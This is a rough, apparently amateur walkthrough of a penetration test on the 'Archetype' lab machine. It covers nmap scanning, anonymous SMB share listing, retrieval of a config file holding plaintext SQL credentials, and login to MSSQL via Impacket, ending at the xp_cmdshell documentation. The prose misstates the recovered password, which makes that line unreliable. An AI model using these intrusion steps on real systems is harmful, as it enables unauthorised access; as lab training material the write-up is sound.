Archetype

Disctipcion of pentest on Archetype box

First we going to start with scans

```
nmap -sV -sC 10.129.150.23
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-30 14:16 BST
Nmap scan report for 10.129.150.23
Host is up (0.062s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT     STATE SERVICE      VERSION
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds Windows Server 2019 Standard 17763 microsoft-ds
1433/tcp open  ms-sql-s     Microsoft SQL Server 2017 14.00.1000.00; RTM
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
|_ms-sql-ntlm-info: ERROR: Script execution failed (use -d to debug)
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2023-09-30T13:12:57
|_Not valid after:  2053-09-30T13:12:57
|_ssl-date: 2023-09-30T13:17:03+00:00; +2s from scanner time.
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2023-09-30T13:16:55
|_  start_date: N/A
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows Server 2019 Standard 17763 (Windows Server 2019 Standard 6.3)
|   Computer name: Archetype
|   NetBIOS computer name: ARCHETYPE\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2023-09-30T06:16:57-07:00
|_clock-skew: mean: 1h45m03s, deviation: 3h30m02s, median: 1s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.68 seconds
```

We can se that ports are open and Mincrosoft SQL database is open on 1433

lest enumerate SMB with smbclient tool

```
smbclient -N -L \\\\10.129.150.23

	Sharename       Type      Comment
	---------       ----      -------
	ADMIN$          Disk      Remote Admin
	backups         Disk      
	C$              Disk      Default share
	IPC$            IPC       Remote IPC
SMB1 disabled -- no workgroup available
```

we found that backup is non-Administrative available

lest try to enumerate them

```
smbclient -N  \\\\10.129.150.23\\backups
Try "help" to get a list of possible commands.
smb: \>

smb: \> ls
  .                                   D        0  Mon Jan 20 12:20:57 2020
  ..                                  D        0  Mon Jan 20 12:20:57 2020
  prod.dtsConfig                     AR      609  Mon Jan 20 12:23:02 2020

		5056511 blocks of size 4096. 2534633 blocks available
smb: \> get prod.dtsConfig
getting file \prod.dtsConfig of size 609 as prod.dtsConfig (1.7 KiloBytes/sec) (average 1.7 KiloBytes/sec)
smb: \>
```

we found file prod.disConfig it seems like config file we dowlad that by comand get maby we going to find something intrestig inside

```
$cat prod.dtsConfig
<DTSConfiguration>
    <DTSConfigurationHeading>
        <DTSConfigurationFileInfo GeneratedBy="..." GeneratedFromPackageName="..." GeneratedFromPackageID="..." GeneratedDate="20.1.2019 10:01:34"/>
    </DTSConfigurationHeading>
    <Configuration ConfiguredType="Property" Path="\Package.Connections[Destination].Properties[ConnectionString]" ValueType="String">
        <ConfiguredValue>Data Source=.;Password=M3g4c0rp123;User ID=ARCHETYPE\sql_svc;Initial Catalog=Catalog;Provider=SQLNCLI10.1;Persist Security Info=True;Auto Translate=False;</ConfiguredValue>
    </Configuration>
```

We found authentication data for user sql_svc with password Mp13g4c0r23


we search for mssqlclient.py and try to conect with those data

```
python3 mssqlclient.py ARCHETYPE/sql_svc:M3g4c0rp123@10.129.150.23 -windows-auth
Impacket v0.12.0.dev1+20230928.173259.06217f05 - Copyright 2023 Fortra

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(ARCHETYPE): Line 1: Changed database context to 'master'.
[*] INFO(ARCHETYPE): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL (ARCHETYPE\sql_svc  dbo@master)>
```

we conect sucesfuly

```
QL (ARCHETYPE\sql_svc  dbo@master)> help

    lcd {path}                 - changes the current local directory to {path}
    exit                       - terminates the server process (and this session)
    enable_xp_cmdshell         - you know what it means
    disable_xp_cmdshell        - you know what it means
    enum_db                    - enum databases
    enum_links                 - enum linked servers
    enum_impersonate           - check logins that can be impersonated
    enum_logins                - enum login users
    enum_users                 - enum current db users
    enum_owner                 - enum db owner
    exec_as_user {user}        - impersonate with execute as user
    exec_as_login {login}      - impersonate with execute as login
    xp_cmdshell {cmd}          - executes cmd using xp_cmdshell
    xp_dirtree {path}          - executes xp_dirtree on the path
    sp_start_job {cmd}         - executes cmd using the sql server agent (blind)
    use_link {link}            - linked server to use (set use_link localhost to go back to local or use_link ..
to get back one step)
    ! {cmd}                    - executes a local shell cmd
    show_query                 - show query
    mask_query                 - mask query
```

we google that we can use comand to spawn comand shell



xp_cmdshell (Transact-SQL)

Article • 05/31/2023 • 14 contributors

In this article

- Syntax
- Arguments
- Return code values
- Result set

Show 5 more

Applies to: ✓ SQL Server

Spawns a Windows command shell and passes in a string for execution. Any output is returned as rows of text.

Transact-SQL syntax conventions

Syntax

syntaxsql

```
xp_cmdshell { 'command_string' } [ , NO_OUTPUT ]
```